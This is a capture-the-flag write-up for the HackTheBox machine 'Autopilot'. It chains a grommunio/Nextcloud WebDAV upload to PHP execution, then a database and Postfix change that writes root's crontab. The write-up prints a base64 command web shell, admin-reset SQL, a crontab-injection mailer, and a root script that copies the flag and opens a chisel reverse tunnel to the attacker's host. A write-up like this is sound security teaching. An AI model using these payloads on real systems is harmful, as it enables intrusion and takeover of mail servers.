Autopilot (Active Box)

Active HackTheBox Challenge
This challenge is currently active on HackTheBox. According to HTB's content policy, sharing writeups of active challenges is prohibited.
This writeup will be made publicly available once the challenge is retired.
Need the password? Join the Discord community:
Box Info
| Field | Detail |
|---|---|
| Name | Autopilot |
| OS | Windows (domain), Linux (mail host) |
| Difficulty | Insane |
| Platform | Hack The Box |
| Domain | autopilot.htb |
| Entry host | grommunio — openSUSE Leap 15.6 |
Overview
Autopilot is an Insane machine that combines a Linux-based mail server with an Active Directory environment. The initial entry point is a grommunio deployment exposed over HTTPS, with its Files component providing the first opportunity for code execution.
I’ll exploit the WebDAV functionality to upload and execute a PHP file through the Files data directory. From there, a database credential and an exposed configuration-management operation provide a route to root through local mail delivery and cron execution.
With root access on the Linux host, I’ll establish a tunnel into the internal Windows network. The final stage involves analysing a Go runas wrapper, recovering a Domain Admin password protected with repeating-key XOR, and using the recovered credentials to access the domain controller.
Recon
Initial Scanning
Hack The Box assigns a new IP address whenever the machine is spawned. The address below belongs to this session, so replace it with your assigned address.
Some captures here come from earlier instances of the same machine rather than this spawn: the Files-plugin callback logs, the ffuf run, and the webmail, DAV and Files-account screenshots. The scans and every step of the chain below are from this session.
All communication goes through the HTB VPN interface, tun0.
I’ll start with a full TCP connect scan to identify reachable ports:
1
nmap -Pn -sT -p- --reason --min-rate 1500 -oN nmap/autopilot-10.129.193.247-allports.txt 10.129.193.247
1
2
3
4
5
6
7
8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-11-06 16:13 WAT
Nmap scan report for 10.129.193.247
Host is up, received user-set (0.20s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT    STATE SERVICE REASON
443/tcp open  https   syn-ack

Nmap done: 1 IP address (1 host up) scanned in 87.75 seconds
Only TCP 443 is reachable. Nmap reports the remaining 65,534 ports as filtered (no-response), not closed.
A closed TCP port normally responds with a reset; a filtered port produces no response. This result is consistent with traffic being dropped by a firewall or another filtering device, rather than those ports actively rejecting connections.
The -sT option performs a TCP connect scan, and --reason includes the evidence Nmap used to assign each port state.
With only one open port, I’ll run a service detection scan against HTTPS:
1
nmap -Pn -sT -sCV -p443 --reason -oN nmap/autopilot-10.129.193.247-services.txt 10.129.193.247
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT    STATE SERVICE  REASON  VERSION
443/tcp open  ssl/http syn-ack nginx
|_ssl-date: TLS randomness does not represent time
| http-robots.txt: 1 disallowed entry
|_/
| http-title: grommunio Web
|_Requested resource was https://10.129.193.247/web/
| tls-alpn:
|   h2
|   http/1.1
|   http/1.0
|_  http/0.9
| ssl-cert: Subject: commonName=grommunio.autopilot.htb/organizationName=Autopilot/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:grommunio.autopilot.htb, DNS:autodiscover.autopilot.htb, DNS:mail.autopilot.htb
| Not valid before: 2026-07-15T16:20:23
|_Not valid after:  2101-06-27T16:20:23
nginx is handling HTTPS, and the page title identifies the application as grommunio Web.
The TLS certificate also exposes three hostnames:
grommunio.autopilot.htbmail.autopilot.htbautodiscover.autopilot.htb
I’ll inspect the certificate issuer next. The issuer can reveal whether the certificate was signed by an internal certificate authority.
1
openssl s_client -connect 10.129.193.247:443 -servername grommunio.autopilot.htb </dev/null 2>/dev/null | openssl x509 -noout -subject -issuer -dates
1
2
3
4
subject=C = US, ST = California, L = San Jose, O = Autopilot, OU = IT Department, CN = grommunio.autopilot.htb
issuer=DC = htb, DC = autopilot, CN = autopilot-DC01-CA
notBefore=Jul 15 16:20:23 2026 GMT
notAfter=Jun 27 16:20:23 2101 GMT
The issuer is autopilot-DC01-CA, an internal certificate authority associated with the autopilot.htb domain. Its name suggests a relationship to a host called DC01, but the certificate alone does not establish which domain services are reachable; that remains to be confirmed by later enumeration.
I’ll add the discovered hostnames to /etc/hosts:
1
echo "10.129.193.247 grommunio.autopilot.htb mail.autopilot.htb autodiscover.autopilot.htb" | sudo tee -a /etc/hosts
Enumeration
TCP 443 — grommunio Web
The root of the HTTPS service redirects to the webmail application.
1
curl -skI https://grommunio.autopilot.htb/ | head -5
1
2
3
HTTP/2 301
server: nginx
location: https://grommunio.autopilot.htb/web/
The /web/ directory serves the grommunio login page. I’ll inspect the page source to identify the installed version.

The page metadata identifies the installed grommunio Web build as 5.2.13.g42e10393a.
I fuzzed the web root for common paths:
1
ffuf -u https://grommunio.autopilot.htb/FUZZ -w ~/Tools/wordlists/SecLists/Discovery/Web-Content/common.txt -k -s -mc all -fs 11067 -t 40
1
2
3
4
5
6
7
8
9
10
.well-known/carddav
.well-known/autoconfig/mail
.well-known/caldav
.well-known/nodeinfo
.well-known/webfinger
autodiscover
dav
files
robots.txt
web
The /files/ and /dav/ paths are worth investigating. They are separate components in the grommunio deployment: /files/ exposes file storage, while /dav/ serves the DAV address-book and calendar interface.
grommunio Files
The /files/ directory opens the Files application interface.

A quick request to the endpoint reveals more information:
1
2
curl -skI https://grommunio.autopilot.htb/files/ | head -4
curl -sk https://grommunio.autopilot.htb/files/status.php
1
2
3
4
HTTP/2 302
location: https://grommunio.autopilot.htb/files/index.php/login

{"installed":true,"maintenance":false,"needsDbUpgrade":false,"version":"34.0.4.1","versionstring":"34.0.4","edition":"","productname":"Nextcloud","extendedSupport":false}
Although the interface is branded as grommunio Files, the status endpoint identifies the underlying application as Nextcloud version 34.0.4.
This is useful because it tells us that the file-sharing component follows Nextcloud’s conventions, including its WebDAV implementation.
grommunio DAV
The /dav/ endpoint exposes another application. A request without credentials returns 401 with an XML body and a Basic challenge in the grommunio dav realm, and the endpoint is served by SabreDAV. The packaged config.php defines that realm string and sets DAV_ROOT_URI to /dav/.
This is separate from the Nextcloud-based Files application. It provides address book and calendar functionality, and the supplied account reaches it with Basic authentication.
Webmail
The provided deborah.hernandez account allows access to the grommunio webmail interface.
After logging in, I find a single conversation in both the inbox and sent items.

The conversation contains a promotion notice from joshua.harris in IT Support. stephanie.lewis is copied into the conversation, and the reply indicates that she will provision the new account.
There are no credentials or attachments in the messages. However, the conversation provides two additional domain usernames and some context about their roles within the organisation.
grommunio Files and WebDAV
The supplied account also authenticates to the grommunio DAV endpoint using Basic authentication. Its browser view exposes address-book and calendar collections, along with the user’s principal resource.

The Nextcloud-based Files endpoint is more interesting for this path because it exposes the user’s file storage.
The next step is to check whether the supplied account can enumerate its Files collection:
Info:
PROPFINDis a WebDAV method for retrieving a resource’s properties (metadata). WithDepth: 1, the server returns properties for the collection and its immediate members. I use it here as a read-only check of the account’s access before testing whether it can upload a file.
1
2
3
4
printf 'user = "deborah.hernandez:<password>"\n' > /tmp/curlrc-ap && chmod 600 /tmp/curlrc-ap

curl -sk -K /tmp/curlrc-ap -X PROPFIND -H 'Depth: 1' -o /dev/null \
  -w '%{http_code}\n' 'https://grommunio.autopilot.htb/files/remote.php/dav/files/deborah.hernandez/'
1
207
The 207 Multi-Status response shows that the authenticated request reached the collection. A separate PUT request is needed to test write access; that check comes after the external-storage investigation.
The password is kept in a temporary curl configuration file rather than passed directly on the command line, reducing the chance of exposing it in shell history.
Rabbit Hole — External Files Backends
Before testing direct upload, I investigated grommunio Web’s external-storage feature. The Files plugin supports WebDAV and Seafile backends, and the account settings let a user configure the destination server.

A backend destination controlled by a user can make the mail host send requests on that user’s behalf. I compared the installed grommunio Web build, g42e10393a, with the upstream history. A later commit, 326d0134 (files: vet the destination of every backend request), added PLUGIN_FILES_ALLOWED_HOSTS, the optional PLUGIN_FILES_BLOCK_PRIVATE_NETWORKS setting, and the OutboundGuard class. That suggested the installed build might not validate backend destinations; the callback test would determine whether this was exploitable.
I configured a WebDAV account to point to a listener on my machine. The listener log recorded this relevant excerpt (authorization value redacted):
1
2
3
4
PROPFIND /
Authorization: Basic <redacted>
User-Agent: sabre-dav/4.7.1 (http://sabre.io/)
Depth: 1
The callback confirms that the Files backend sent a request to the user-configured destination and included a Basic authentication header; the credential value is redacted.
I then tested whether the Seafile backend offered a more useful path. Its TLS client rejected my self-signed certificate:
1
{"name":"seaftls","backend":"Seafile","status":"err","status_description":"SSL certificate problem: self-signed certificate"}
The account form had no option to disable certificate verification. Setting server_ssl=false still produced a TLS ClientHello, so I could not use a plain-HTTP listener with this backend. When pointed at example.com:443, the backend returned Could not resolve host: example.com. That ruled out using a public hostname as a reachable certificate endpoint for this test. The target’s own certificate was issued by the internal autopilot-DC01-CA, but I had no way to issue a trusted certificate for my listener.
The WebDAV backend did accept plain HTTP, but its request construction limited what I could do with it. The supplied path appeared in the outgoing request line; percent-encoded CRLF bytes stayed encoded, while raw CRLF truncated the line. The listener observations were:
1
2
Path with encoded CRLF: PROPFIND /a%0d%0aX-CRLF:%201/ ...
Path with raw CRLF:     PROPFIND /a HTTP/1.1
A port sweep showed that the WebDAV sink could reach loopback TCP port 6379. However, the WebDAV client sent an HTTP PROPFIND, not raw RESP commands, and the path handling did not let me turn that request into a usable Redis command.
The SSRF was confirmed, but these backend constraints blocked the internal access I was trying to achieve. I set this route aside and moved on to the direct WebDAV upload path.
Initial Foothold
With the external-storage route set aside, I returned to direct WebDAV upload. The authenticated PROPFIND had confirmed access to the Files collection, but not how the server handled an uploaded file. I tested whether nginx exposed the same storage through /files/data/ and routed uploaded PHP files to PHP-FPM.
Info: The WebDAV
PUTand the data-pathGETexercise different controls: Nextcloud authorizes the write, while nginx decides how a later request is served. A minimal.phpprobe distinguishes static file access from PHP execution; printing only the effective account identifies the execution context without running a destructive command.
To automate this probe, I used deepseek v4.1 flash 1017 through Hermes Agent to create a minimal PHP payload that prints its effective account, upload it through WebDAV, and request it from /files/data/ without credentials:
1
2
3
4
5
printf '<?php echo "PWNED:".posix_getpwuid(posix_geteuid())["name"]; ?>' > /tmp/poc.php
curl -sk -K /tmp/curlrc-ap -X PUT --data-binary @/tmp/poc.php \
  -w 'HTTP %{http_code}\n' -o /dev/null \
  'https://grommunio.autopilot.htb/files/remote.php/dav/files/deborah.hernandez/poc.php'
curl -sk 'https://grommunio.autopilot.htb/files/data/deborah.hernandez/files/poc.php'
1
2
HTTP 201
PWNED:grofiles
The WebDAV PUT returned 201 Created. The following GET had no authentication options, yet returned PHP output identifying the executing account as grofiles. This confirms unauthenticated PHP execution through the data path.
As a control, I uploaded a text file and requested it through the same path:
1
2
3
4
5
printf 'hello\n' > /tmp/t.txt
curl -sk -K /tmp/curlrc-ap -X PUT --data-binary @/tmp/t.txt -w 'PUT %{http_code}\n' -o /dev/null \
  'https://grommunio.autopilot.htb/files/remote.php/dav/files/deborah.hernandez/t.txt'
curl -sk -o /dev/null -w 'GET %{http_code}\n' \
  'https://grommunio.autopilot.htb/files/data/deborah.hernandez/files/t.txt'
1
2
PUT 201
GET 403
The account could write the .txt file through WebDAV, but the data path refused to serve it. Together, the probes show that the .php upload was executed while this ordinary file request was denied.
The paths expose two different views of the same storage:
PUT /files/remote.php/dav/files/<user>/<file>writes through Nextcloud’s authenticated WebDAV endpoint.GET /files/data/<user>/files/<file>reaches the corresponding file through nginx’s/filesalias.
The nginx location and alias directives explain how a request URI is selected and mapped to a filesystem path. The FastCGI SCRIPT_FILENAME parameter tells PHP-FPM which file to execute. The packaged configuration for the Files location, abridged, is:
1
2
# grommunio (Linux mail host), as grofiles
cat /usr/share/grommunio-common/nginx/locations.d/grommunio-files.conf
1
2
3
4
5
6
7
8
9
10
11
location ^~ /files {
    alias /usr/share/grommunio-files;
    index index.php;
    ...
    location ~ ^/files/.*\.php(?:$|/) {
        include fastcgi_params;
        fastcgi_param SCRIPT_FILENAME $request_filename;
        ...
        fastcgi_pass fpm_files;
    }
}
The nested regex location matches PHP paths under /files and passes $request_filename as SCRIPT_FILENAME to the fpm_files upstream. The alias root contains a data symlink into the storage directory:
1
ls -ld /usr/share/grommunio-files/data; grep -E '^(user|group)' /etc/php8/fpm/php-fpm.d/pool-grommunio-files.conf
1
2
3
lrwxrwxrwx 1 root grofiles 29 Oct 12 06:25 /usr/share/grommunio-files/data -> /var/lib/grommunio-files/data
user = grofiles
group = grofiles
Tip: Trace these as separate steps: the PHP
locationregex matches the request URI;aliasplus thedatasymlink resolves that URI to a file; andSCRIPT_FILENAMEtells PHP-FPM to execute the resolved file. Here, that file is under the user’s writable storage.
The requested path /files/data/deborah.hernandez/files/poc.php therefore resolves through the symlink to /var/lib/grommunio-files/data/deborah.hernandez/files/poc.php. The PHP-FPM pool runs as grofiles, matching the account name returned by the probe.
The root cause is the nginx mapping, not a bypass in Nextcloud’s authenticated WebDAV handler. An authenticated PUT writes into the user’s data directory through remote.php; the separate /files alias exposes that directory through the data symlink. The broad PHP URI regex matches the unauthenticated request to /files/data/.../poc.php, and SCRIPT_FILENAME points PHP-FPM at the resolved file. This bypasses the WebDAV authorization check and executes the upload as grofiles. The impact is code execution as the Files service account, not root.
With code execution confirmed as grofiles, I uploaded my command wrapper as sh2.php via WebDAV to /files/remote.php/dav/files/deborah.hernandez/sh2.php. Nginx exposes the stored file at /files/data/deborah.hernandez/files/sh2.php; the attacking machine’s tools/gc.sh helper sends URL-encoded commands in the b parameter to that path:
1
<?php if(isset($_GET["b"])){system(base64_decode($_GET["b"]));}
1
2
3
4
5
6
7
#!/bin/bash
# run a command on the target through the WebDAV PHP shell
B="https://grommunio.autopilot.htb"
URL="$B/files/data/deborah.hernandez/files/sh2.php"
CMD="$*"
B64=$(printf '%s' "$CMD" | base64 -w0)
curl -sk --max-time 60 "$URL?b=$(python3 -c 'import urllib.parse,sys;print(urllib.parse.quote(sys.argv[1],safe=""))' "$B64")"
The helper base64-encodes the command and URL-encodes that value before adding it to the query string. This matters because + is interpreted as a space in query parameters; leaving it unescaped corrupts some Base64 strings.
With the helper in place, the shell identity is straightforward:
1
./tools/gc.sh 'id; hostname; uname -r'
1
2
3
uid=462(grofiles) gid=462(grofiles) groups=462(grofiles)
grommunio
6.4.0-150600.23.103-default
The host is grommunio, running openSUSE Leap 15.6 with kernel 6.4.0-150600.23.103-default. The foothold is code execution as the unprivileged Files service account, grofiles.
Tip — Prevention and detection: Keep the Files data directory outside the web-served alias and deny direct HTTP access to
/files/data/. Restrict PHP-FPM to trusted application scripts, not user-writable content. A detection rule could correlate a WebDAVPUTof a.phppath with a successfulGETunder/files/data/and alert on PHP-FPM execution from that directory.
Linux Host Privilege Escalation
From the database to the privileged API
The grofiles shell could read /etc/postfix/grommunio-virtual-mailbox-maps.cf, which contained credentials for the local MySQL account grommunio. That account could update the grommunio database, including its users and configs tables. I reset the built-in administrator account (ID 0) and added the grommunio-dbconf rows needed to commit Postfix settings:
1
2
3
4
5
6
UPDATE users SET password='<redacted hash>' WHERE ID=0;
INSERT IGNORE INTO configs (service,file,`key`,value) VALUES
  ('grommunio-dbconf','postfix','commit_file',
   'sudo postconf -e $FILE_S && systemctl reload postfix');
INSERT IGNORE INTO configs (service,file,`key`,value) VALUES
  ('grommunio-dbconf','postfix','main.cf','mailbox_command');
I saved this SQL as /tmp/e18.sql and applied it on the Linux mail host through the grofiles command wrapper; the MySQL password and replacement hash are redacted:
1
2
3
# Linux mail host
export MYSQL_PWD='<redacted>'
mysql -u grommunio -D grommunio < /tmp/e18.sql
The grommunio admin API listens on the mail host’s loopback address, 127.0.0.1:8443, so I sent these requests through the command wrapper. Login returned a grommunioAuthJwt cookie and a CSRF token; the API expects the cookie, not an Authorization header. I used them to set Postfix’s mail_spool_directory:
1
2
3
4
5
6
7
8
9
# Linux mail host
curl -sk -X POST 'https://127.0.0.1:8443/api/v1/login' \
  -d 'user=admin&pass=<redacted>'

curl -sk -X PUT 'https://127.0.0.1:8443/api/v1/system/dbconf/postfix/main.cf/' \
  -b 'grommunioAuthJwt=<redacted>' \
  -H 'X-Csrf-Token: <redacted>' \
  -H 'Content-Type: application/json' \
  -d '{"data":{"mail_spool_directory":"/var/spool/cron/tabs"}}'
The API returned Success, and /etc/postfix/main.cf showed mail_spool_directory = /var/spool/cron/tabs. grommunio-dbconf applied the change with sudo postconf -e and reloaded Postfix, giving the database-backed admin API a root-level configuration-write primitive. I used that primitive to redirect local mail delivery into Cronie’s per-user crontab spool.
Postfix delivery into root’s cron spool
Postfix’s mail_spool_directory is normally used for local mailboxes; Cronie also reads per-user crontab files from /var/spool/cron/tabs, with each file named for its owner. Pointing Postfix’s mailbox directory at that cron spool made a message to root@localhost create the root crontab file.
Info: The privilege boundary failure is the path collision: Postfix writes a delivered mailbox, while Cronie interprets the same file as executable root crontab entries.
The message body was h20.cron, the crontab payload delivered to root:
* * * * * /bin/bash /var/lib/grommunio-files/data/deborah.hernandez/files/h20.sh
* * * * * (id) > /dev/shm/r0.txt 2>&1; chmod 644 /dev/shm/r0.txt
The target-side h20mail.py helper reads h20.cron and submits its contents to the local SMTP service as a message to root@localhost:
1
2
3
4
5
6
7
8
import smtplib, sys

P = "/var/lib/grommunio-files/data/deborah.hernandez/files/h20.cron"
body = open(P).read()
s = smtplib.SMTP("127.0.0.1", 25, timeout=20)
s.sendmail("deborah.hernandez@autopilot.htb", ["root@localhost"], body)
s.quit()
print("sent", len(body), "bytes")
Postfix delivered the message to /var/spool/cron/tabs/root, which Cronie read as root’s crontab. To retrieve /root/user.txt, I used deepseek v4.1 flash 1017 through Hermes Agent to write a one-shot script that copies it to /dev/shm/uf.txt. That copy step is part of h20.sh, the root-run helper launched by the first cron entry; the helper also maintains the root-context tunnel. Here is the saved script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
#!/bin/bash
# h20: converge to exactly one correct root-context chisel client (fixed TCP forwards)
cp /root/user.txt /dev/shm/uf.txt 2>/dev/null; chmod 644 /dev/shm/uf.txt 2>/dev/null
BIN=/var/lib/grommunio-files/data/deborah.hernandez/files/chisel2
LOG=/dev/shm/chisel-root.log
ARGS="R:1445:172.16.20.15:445 R:10445:172.16.20.1:445 R:15985:172.16.20.1:5985 R:1389:172.16.20.1:389"

if pgrep -f "R:1445:172.16.20.15:445" >/dev/null 2>&1; then
  exit 0
fi
# wrong-args client (e.g. old socks build) or none: clear and start fresh
pkill -f "chisel2 client" >/dev/null 2>&1
pkill -x chisel >/dev/null 2>&1
sleep 1
nohup "$BIN" client --keepalive 25s 10.10.14.151:8081 $ARGS >> "$LOG" 2>&1 &
sleep 3
echo "$(date) started: $(pgrep -af 'chisel2 client' | head -1)" >> "$LOG"
